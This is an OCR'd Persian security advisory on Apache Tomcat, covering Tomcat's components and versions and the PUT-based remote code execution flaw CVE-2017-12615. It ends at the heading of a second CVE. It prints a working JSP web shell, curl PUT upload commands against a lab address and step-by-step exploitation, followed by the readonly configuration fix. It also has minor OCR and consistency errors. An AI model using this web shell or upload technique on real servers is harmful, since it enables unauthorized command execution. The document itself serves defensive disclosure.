گزارش اعلام آسیب‌پذیری


عنوان گزارش: نقص اجرای کد از راه دور در تامکَت آپاچی

بسمه‌تعالی

چکیده

اخیرا، محققان گروه تامکت آپاچی (Apache Tomcat)، چندین آسیب‌پذیری را در سِرور وب یافته‌اند. یکی از مهمترین آسیب‌پذیری‌های مذکور، این امکان را برای مهاجم ناشناس فراهم می‌سازد تا با اجرای کدهای مخرب از راه دور، بر عملکرد سِرورها اثر بگذارد. بنابر تحقیقات انجام‌گرفته، منشا اصلی وجود چنین نقصی، عدم وجود تمهیدات اعتبارسنجی کافی برای ورودی‌هایی است که توسط کاربر مشخص و به‌کار برده می‌شوند.

در این گزارش سعی بر آن است تا آسیب‌پذیری فوق، با جزئیات کامل مورد بررسی قرار گیرد. از این‌روی، لازم است در ابتدا توضیحاتی در مورد تامکت آپاچی و ماهیت وجودی آن ارائه گردد. سپس، نحوه‌ی اجرای حمله و ایجاد خلل در این سرورها، با جزئیات کامل بررسی خواهندشد.



نقص اجرای کد از راه دور در تامکَت آپاچی

1 نرم‌افزار Apache Tomcat

نرم‌افزار Apache Tomcat، که غالبا از آن به‌عنوان Tomcat Server یاد می‌شود، در یک محیط باز و اشتراکی، توسعه یافته و تحت نسخه‌ی دوم گواهی‌نامه‌ی آپاچی، انتشار یافته‌است. Tomcat Server، یک نگهدارنده‌ی منبع‌باز سرولت جاوا است که توسط بنیاد نرم‌افزار آپاچی (ASF)[1] توسعه یافت. این نرم‌افزار، چندین مشخصه از پلتفرم نسخه‌ی سازمانی جاوا (Java EE)[2]، از قبیل سِرولِت جاوا[3]، صفحات سِرورِ جاوا (JSP)[4]، زبان بیان جاوا[5]، و فناوری‌های وب‌سوکت جاوا[6]، را پیاده‌سازی می‌نماید. همچنین، یک محیط

[1] Apache Software Foundation (ASF)
[2] Java platform, Enterprise Edition (Java EE)
[3] Java Servlet
[4] JavaServer Pages
[5] Java Expression Language


وب‌سرور HTTP تماما جاوایی را فراهم می‌سازد تا کدهای جاوا به‌راحتی اجرا گردند. در ادامه، هر یک از مفاهیم مذکور شرح داده شده‌اند:

- **سِرولِت جاوا**: یک برنامه‌ی جاوا است که قابلیت‌های یک سِرور را توسعه می‌بخشد. با وجود این‌که سِرولِت می‌تواند به هر درخواستی پاسخ دهد، اما غالبا برنامه‌های کاربردی مرتبط با وب‌سرورها را اجرا می‌نماید. سِرولِت‌های این‌چنینی، در قالب مکملان جاوا، برای سایر مضامین پویای وب، از قبیل PHP و ASP.Net، ایفای نقش می‌کنند.

  سه متد، چرخه‌ی حیات سِرولِت را تشکیل می‌دهند که عبارتند از: مقداردهی آغازین (() init)؛ خدمت‌رسانی (() service)؛ و انهدام (() destroy). متد مقداردهی آغازین، تنها یک‌بار و در ابتدا فراخوانی می‌گردد تا پارامترهای مورد نظر برنامه‌های وِب، مقداردهی اولیه شوند. پس از این مرحله، سِرولت قادر خواهد بود به درخواست کاربران پاسخ داده و به آنها سرویس دهد. برای این منظور، نگهدارنده‌ی وِب، () service را برای هر درخواست، به‌صورت مجزا فراخوانی می‌کند تا نوع درخواست و نحوه‌ی پاسخ به آن را مشخص نماید. در نهایت، () destroy فراخوانی می‌گردد تا سِرولِت از چرخه‌ی سرویس‌دهی، خارج شود. این فاز نیز همانند فاز مقداردهی آغازین، تنها یک‌بار در چرخه‌ی حیات سِرولت فراخوانی می‌گردد.
- **صفحات سِرور جاوا (JSP)**: یک تکنولوژی است که به توسعه‌دهندگان نرم‌افزار کمک می‌کند تا صفحات وِب را به‌صورت پویا و مبتنی بر HTML، XML، یا سایر انواع مستند، ایجاد نمایند. صفحات سِرور جاوا، در سال 1999، توسط شرکت Sun Microsystems ارائه گردید. JSP، مشابه PHP و ASP است، با این تفاوت که بر مبنای زبان جاوا استوار است. برای راه‌اندازی و اجرای JSP، به یک وب‌سِرور سازگار و یک نگهدارنده‌ی سِرولِت (مانند Apache Tomcat یا Jetty) نیاز است.

  تصویر 1، چرخه‌ی حیات یک فایل JSP را نشان می‌دهد. همان‌گونه که در تصویر مشاهده می‌شود، فایل JSP اجرا می‌گردد. اگر این فایل، جدید بوده یا دچار تغییر شده‌باشد، فاز ترجمه اجرا می‌گردد. در غیر این‌صورت، از فاز ترجمه صرف‌نظر شده و مستقیما به درخواست، پاسخ داده می‌شود.

[6] Java WebSocket Technologies



شکل 1: چرخه‌ی حیات JSP

- **زبان بیان جاوا**: یا به بیانی ساده‌تر، زبان جاوا، یک زبان برنامه‌نویسی شی‌گرا است. این زبان، نخستین‌بار توسط جیمز گاسلینگ در شرکت Sun Microsystems ارائه گردید. جاوا بسیار شبیه C و C++ است، اما مدل شی‌گرایی آسان‌تری دارد. جاوا زبانی مستقل از پلتفرم است، زیرا می‌تواند روی هر سیستم‌عاملی اجرا گردد. در واقع، وقتی کد اجرا می‌شود، کامپایلر جاوا، که ماشین مجازی جاوا (JVM)[7] نام دارد، به‌جای آن‌که کد را مستقیما به کد ماشین[8] تبدیل کند، آن را ابتدا به کد بایت[9] تفسیر نموده و سپس، به کد ماشین ترجمه می‌نماید. در نتیجه، کد، کاملا فارغ از نوع سیستم‌عاملی است که در آن اجرا می‌گردد. در ادامه، مثالی ساده از برنامه‌نویسی به زبان جاوا ذکر شده‌است.

```
class HelloJavaProgram
{
	public static void main (String[] args)
	{
		System.out.println ("Hello World!");
	}
}
```

[7] Java Virtual Machine (JVM)
[8] Machine code
[9] Bytecode

- **فناوری‌های وِب‌سوکت جاوا**: وِب‌سوکت، یک پروتکل ارتباطی کامپیوتر است که ارتباطات کاملا دوسویه را در اتصالات TCP فراهم می‌آورد. برنامه‌نویسی وِب‌سوکت، بر مبنای زبان جاوا صورت می‌پذیرد. این نوع برنامه‌نویسی، برنامه‌نویسان را مقدور می‌سازد تا بتوانند به آسانی، اطلاعات یک سوکت را بخوانند و یا در آن بنویسند.

1.1 مولفه‌ها

نرم‌افزار Tomcat Server، از شش مولفه متعددی تشکیل شده‌است که در ادامه، هر یک از آنها شرح داده خواهندشد.

- **Catalina**: یک نگهدارنده‌ی سرولت Tomcat است که مشخصه‌های Sun Microsystems را برای سرولت و JSP، پیاده‌سازی می‌کند. یک مولفه‌ی Realm در Tomcat، بیان‌گر پایگاه داده‌ای از نام‌های کاربری، رمزهای عبور، و نقوش اختصاص داده‌شده به کاربران است. محیط‌هایی وجود دارند که اطلاعات احرازهویت مذکور در آنها، از قبل ایجاد شده و نگهداری می‌شوند. این محیط‌ها، از اطلاعات فوق، جهت پیاده‌سازی نگهدارنده‌ی مدیریت امنیت، استفاده می‌نمایند. پیاده‌سازی‌های مختلف Realm، امکان تجمیع با چنین محیط‌هایی را برای Catalina فراهم می‌آورند.
- **Coyote**: یک رابط Tomcat است که از پروتکل HTTP 1.1 به‌عنوان وب‌سرور، پشتیبانی به‌عمل می‌آورد. این امر موجب می‌گردد تا Catalina بتواند به‌عنوان یک وب‌سرور ساده، که فایل‌های محلی (مانند مستندات HTTP) را سرویس می‌دهد، نیز عمل نماید. Coyote به اتصالات ورودی به سرور، روی یک پورت TCP مشخص، گوش فرا می‌دهد و درخواست‌ها را به موتور Tomcat می‌فرستد تا آنها را پردازش کرده و پاسخ مناسبی به هر مشتری، ارسال کند. رابط دیگی به نام Coyote JK، به‌صورت، مشابه عملیات شنود را انجام می‌دهد؛ اما در عوض، درخواست‌ها را با استفاده از پروتکل JK، به وب‌سرور دیگری (مانند آپاچی) ارسال می‌نماید. معمولا این روش، از کارایی بیشتری برخوردار است.
- **Jasper**: یک موتور JSP برای Tomcat به‌شمار می‌رود. Jasper، فایل‌های JSP را تجزیه می‌کند تا آنها را در قالب سرولت‌ها (که قابل کنترل توسط Catalina هستند)، به کد جاوا کامپایل نماید. Jasper قادر است در زمان اجرا، تغییرات فایل‌های JSP را شناسایی کرده و آنها را مجددا کامپایل کند.

- **خوشه**[10]: این مولفه، جهت مدیریت برنامه‌های کاربردی بزرگتر ارائه شده‌است تا توازن بار ناشی از تکنولوژی‌های مختلف را برقرار نماید.
- **دسترسی‌پذیری بالا**[11]: این ویژگی، در راستای تسهیل زمان‌بندی ارتقاهای سیستم (مانند انتشارات جدید، درخواست‌های تغییر، و غیره)، بدون تاثیر در محیط زنده، افزوده شده‌است. در واقع، وقتی سرور اصلی در حال ارتقا روی پورت اصلی است، ویژگی مذکور، از طریق اعزام و انتشار درخواست‌های ترافیکی زنده به یک سرور موقت روی یک پورت مختلف، انجام می‌پذیرد. این روش، برای مدیریت درخواست‌های کاربران در برنامه‌های کاربردی وب با ترافیک بالا، بسیار مفید خواهدبود.
- **برنامه‌ی کاربردی وب**: کاربر را همانند توسعه‌ی برنامه‌های کاربردی مبتنی بر سیستم، اضافه کرده‌است تا توسعه را تحت محیط‌های گوناگون، پوشش دهد. همچنین، تلاش دارد تا نشست‌ها را همانند برنامه‌های کاربردی، کنترل نماید.

2.1 ویژگی‌ها

Tomcat 7.x، به‌ترتیب، نسخه‌ی 3.0 و 2.2 سرولت و JSP را پیاده‌سازی می‌نماید. همچنین، به نسخه‌هایی از جاوا که زباله‌روبی[12]، تجزیه‌ی JSP، کارایی، و مقیاس‌پذیری را بهبود می‌بخشند (مانند Java 1.6) نیاز دارد. پوشانندگان بومی[13]، که با نام Tomcat Native نیز شناخته می‌شوند، برای هر دو پلتفرم مایکروسافت ویندوز و یونیکس، در دسترس هستند.

Tomcat 8.x، به‌ترتیب، نسخه‌های 3.1 و 2.4 سرولت و JSP را پیاده‌سازی می‌نماید. Tomcat 8.5.x قصد دارد که جایگزین Tomcat 8.0.x شود و ویژگی‌های جدید Tomcat 9.0.x را به ارث برد. حداقل نسخه‌ی مورد نیاز جاواو و مشخصات پیاده‌سازی‌شده، بدون تغییر باقی مانده‌اند.

3.1 نسخه‌های انتشاریافته

جدول 1، دربردارنده‌ی نسخه‌های Tomcat انتشاریافته و ویژگی‌های مرتبط آنها است.

[10] Cluster
[11] High availability
[12] Garbage collection
[13] Native wrappers

جدول 1: نسخه‌های Apache Tomcat

نسخه	اعلام پایدار	توصیف	آخرین نسخه	تاریخ انتشار
2.0		آغاز کار Tomcat		
3.0	1999	پیاده‌سازی Servlet 2.2 و JSP 1.1	3.3.2	2004-03-09
4.1	2002-09-06	پیاده‌سازی Servlet 2.3 و JSP 1.2	4.1.40	2009-06-25
5.0	2003-12-03	پیاده‌سازی Servlet 2.4، JSP 2.0، و EL 1.1	5.0.30	2004-08-30
5.5	2004-11-10	امکان اجرای Tomcat بدون نصب ابزار توسعه‌ی کامل جاوا	5.5.36	2012-10-10
6.0	2007-02-28	پیاده‌سازی Servlet 2.5، JSP 2.1، و EL 2.1	6.0.53	2017-04-07
7.0	2011-01-14	پیاده‌سازی Servlet 3.0، JSP 2.2، EL 2.2، و وب‌سوکت	7.0.82	2017-10-03
8.0	2014-06-25	پیاده‌سازی Servlet 3.1، JSP 2.3، و EL 3.0	8.0.47	2017-10-03
8.5	2016-06-13	پوشش HTTP/2، OpenSSL برای JSSE، میزبان مجازی TLS، و JASPIC 1.1 ایجادشده از Tomcat 9، پیرو تاخیرات پلتفرم Java EE 8	8.5.23	2017-10-01
9.0	beta	پیاده‌سازی Servlet 4.0، JSP 2.4 (TBD)، و EL 3.1 (TBD)	9.0.1 (beta)	2017-09-30

2 آسیب‌پذیری‌های Tomcat

از سال 2010 تا کنون، آسیب‌پذیری‌های مختلفی برای Tomcat 7.x شناسایی شده‌است. از این میان، دو آسیب‌پذیری مهم، مربوط به بازه‌ی زمانی آگوست تا اکتبر سال 2017 میلادی هستند: آسیب‌پذیری اجرای از راه دور کد (RCE)[14] در آگوست؛ و اجرای از راه دور کد در اکتبر. هر آسیب‌پذیری، دارای کدی است که در جدول 2 ذکر شده‌اند. در ادامه، به توضیح هر یک خواهیم پرداخت.

جدول 2: آسیب‌پذیری‌های اخیر Tomcat

کد	نام	نسخه	تاریخ اصلاح
CVE-2017-12615	اجرای از راه دور کد	Tomcat 9.0.0.M1-9.0.0	آگوست 2017

[14] Remote Code Execution (RCE)

1.2 اجرای از راه دور کد (CVE-2017-12615)

در آگوست سال 2017 میلادی، آسیب‌پذیری اجرای از راه دور کد، در نسخه‌ی Tomcat 7.0.80 شناسایی شد و کد CVE-2017-12615 به آن تعلق گرفت. پیش از صحبت در مورد اثرات این آسیب‌پذیری، لازم است برخی مفاهیم مقدماتی، از قبیل اجرای از راه دور کد (RCE) و متد PUT متعلق به HTTP، شرح داده شود.

1.1.2 اجرای از راه دور کد (REC)

در امنیت کامپیوتر، مفهومی به نام اجرای کد دلخواه وجود دارد. این مفهموم عبارت است از توانایی مهاجم جهت اجرای هر دستور، به انتخاب مهاجم، بر ماشین یا فرایند هدف. این مفهوم، غالبا به‌صورت اِشکال (باگ)[15] در نرم‌افزارها پدیدار می‌شود و نقطه‌ی آسیب‌پذیری را برای آن نرم‌افزار به‌وجود می‌آورد تا مهاجم به‌راحتی بتواند کد دلخواه خود را اجرا نماید. برنامه‌ای که برای بهره‌برداری از این آسیب‌پذیری مورد استفاده قرار می‌گیرد، بهره‌بردار اجرای کد دلخواه نامیده می‌شود. اغلب آسیب‌پذیری‌های مذکور، امکان اجرای کد ماشین و بهره‌برداری‌های بیشتر را فراهم می‌آورند. بنابراین، کدپوسته (کدشِل)[16] را تزریق و اجرا می‌نمایند تا مهاجم بتواند کد دلخواه خود را پیاده سازد. اگر چنین اجرای کدی، از یک ماشین به ماشین دیگر و در بستری گسترده مانند اینترنت صورت پذیرد، **اجرای از راه دور کد** نام خواهد گرفت.

2.1.2 متد HTTP PUT

متد درخواست PUT، منبع جدیدی را ایجاد کرده و یا وضعیت توصیف‌شده‌ی نمایش محصور در داده‌ی اصلی (پِیلود)[17] درخواست را جایگزین نمایشی از یک منبع هدف می‌کند. فراخوانی یک یا چندباره‌ی موفق PUT، تاثیر یکسانی خواهد داشت و اثر جانبی ندارد. گرامر PUT به‌صورت زیر است:

```
PUT /new.html HTTP/1.1
```

[15] Bug
[16] Shellcode
[17] Payload

مثال زیر، نحوه‌ی به‌کارگیری PUT را نشان می‌دهد:

```
PUT /new.html HTTP/1.1
Host: example.com
Content-type: text/html
Content-length: 16

<p>New File</p>
```

اگر منبع هدف، فاقد نمایش کنونی باشد و درخواست PUT، با موفقیت، یک نمایش جدید را ایجاد نماید، لازم است سِرور اصلی، نماینده‌ی کاربر را با ارسال پاسخ **201 Created**، مطلع سازد. این پاسخ بدان معنا است که نمایش جدیدی ایجاد شده‌است:

```
HTTP/1.1 201 Created
Content-Location: /new.html
```

در صورتی‌که منبع هدف، دارای نمایش کنونی باشد و آن نمایش، در تطابق با وضعیت نمایش محصور، تغییر داده شود، لازم است سِرور اصلی، با ارسال پاسخ **200 OK** و یا **204 No Content**، تکمیل موفق درخواست را نشان دهد. هر دو پاسخ فوق، حاکی از موفقیت‌آمیز بودن عملیات تغییر هستند. پاسخ 204 به معنای فاقد مضمون بودن تغییر است:

```
HTTP/1.1 204 No Content
Content-Location: /existing.html
```

3.1.2 نحوه‌ی اجرای از راه دور کد

ویندوز در حال اجرایی را درنظر بگیرید که خاصیت PUT از HTTP روی آن فعال شده‌است (به‌عنوان مثال، با تنظیم مقدار پیش‌فرض پارامتر **readonly** به **false**). این امکان وجود دارد که یک فایل JSP، حاوی درخواستی خاص، بارگذاری شود. سپس، فایل JSP مذکور درخواست شده و هر کد موجود در آن، توسط سِرور اجرا خواهدشد.

نمونه‌ای از اجرای CVE-2017-12615 در مثال زیر نشان داده شده‌است. برای اجرای این آسیب‌پذیری، به یک فایل JSP و افزونه‌ی[18] Poster مرورگر نیاز است. ابتدا باید کدهای زیر را در قالب فایلی با نام و فرمت "Hacking with JSP Shells.jsp"، ذخیره نمود.

```
<%@ page
import="java.util.*,java.io.*"%>
<%
%>
<HTML>
	<BODY>
		<H3>JSP SHELL</H3>
		<FORM METHOD="GET" NAME="myform" ACTION="">
			<INPUT TYPE="text" NAME="cmd">
			<INPUT TYPE="submit" VALUE="Execute">
		</FORM>
		<PRE>
		<%
		    if (request.getParameter("cmd") != null)
		    {
		        out.println("Command: " +
		        request.getParameter("cmd") + "<BR>");
		        Process p =
		        Runtime.getRuntime().exec(request.getParameter("cmd"));
		        OutputStream os = p.getOutputStream();
		        InputStream in = p.getInputStream();
		        DataInputStream dis = new DataInputStream(in);
		        String disr = dis.readLine();
		        while ( disr != null )
		        {
		             out.println(disr);
		             disr = dis.readLine();
		        }
		    }
		%>
		</PRE>
	</BODY>
</HTML>
```


پس از آن، باید به آدرس "https://addons.mozilla.org/en-US/firefox/addon/poster/" مراجعه کرده و افزونه‌ی Poster را دانلود و فعال کرد.

[18] Addon

در مرحله‌ی بعد، لازم است همانند تصویر 2 الف، با اجرای دستور PUT بر آدرس Tomcat (192.168.1.4:8080)، در ترمینال سیستم‌عامل مبتنی بر یونیکس (مانند اوبونتو[19])، فایلی با نام "ddos.jsp" ایجاد نمود و "ddos was here!" را به‌عنوان محتویات آن قرار داد. پس از آن، می‌توان همانند تصویر 2 ب، با اجرای دستور GET، فایل ایجادشده و محتویات آن را مشاهده کرد:

```
ddos@ddos~$curl -X PUT "http://192.168.1.4:8080/ddos.jsp" -d "ddos was here!"
ddos@ddos~$curl -X GET "http://192.168.1.4:8080/ddos.jsp"
```


(الف)




(ب)

شکل 2: اجرای دستورهای PUT و GET

سپس، طبق تصویر 3 الف، وارد محیط مرورگر شوید و از منوی Tools، گزینه‌ی Poster را انتخاب نمایید. پنجره‌ی Poster گشوده خواهدشد. کافی است مشابه آن‌چه که در تصویر 3 ب مشاهده می‌شود، آدرس



(الف)




(ب)

شکل 3: محیط Poster: الف) اجرای محیط؛ ب) کپی آدرس در URL

[19] Ul

(http://192.168.1.4:8080/ddos.jsp/) در قسمت URL کپی گردد:

پس از انجام مراحل فوق، با فشردن دکمه‌ی Browse و مشخص نمودن مسیر فایل "Hacking with JSP Shells.jsp"، محتویات فایل، مشابه آن‌چه که در تصویر 4 مشاهده می‌شود، وارد محیط Poster می‌گردد. در



شکل 4: وارد نمودن فایل پوسته‌ی JSP

مرحله‌ی بعد، کلید PUT فشرده می‌شود.

با فشردن دکمه‌ی PUT، طبق تصویر 5 الف، پنجره‌ای با وضعیت **Status: 204** نمایان خواهدشد که نشان می‌دهد تغییرات صورت پذیرفته‌است اما فاقد مضمون است. با تغییر نام "ddos" به "123" در URL

(الف) (ب)

شکل 5: نتیجه‌ی اجرای PUT: الف) وضعیت 204 ؛ ب) وضعیت 201

و اجرای مجدد PUT، پنجره‌ای با وضعیت **Status: 201**، مطابق تصویر 5 ب مشاهده خواهدشد.

با وارد نمودن آدرس "https//192.168.1.4:8080/123.jsp" در مرورگر، صفحه‌ای مطابق تصویر 6


شکل 6: اجرای پوسته‌ی JSP در مرورگر

گشوده خواهدشد.

در این مرحله، می‌توان با وارد کردن دستورات مختلف، مبادرت به اجرای از راه دور کد نمود. تصاویر موجود در شکل 7، حالات مختلف اجرای دستور را نشان می‌دهد.

4.1.2 رفع آسیب‌پذیری CVE-2017-12615

شایان ذکر است آسیب‌پذیری، در نسخه‌ی 7.0.81 برطرف گردید. برای رفع آسیب‌پذیری، کافی است تا مقدار پیش‌فرض پارامتر **readonly**، به **true** مقداردهی اولیه شود. از این‌روی، باید کد زیر به فایل



شکل 7: اجرای RCE

web.xml اضافه گردد تا عملیات فوق، انجام پذیرد. در صورتی‌که کاربر قادر به اصلاح کد نیست، می‌تواند با نصب نسخه‌ی جدید ارائه‌شده، این مشکل را برطرف نماید.

```
<init-param>
      <param-name>readonly</param-name>
      <param-value>true</param-value>
</init-param>
```

2.2 آسیب‌پذیری CVE-2017-12617

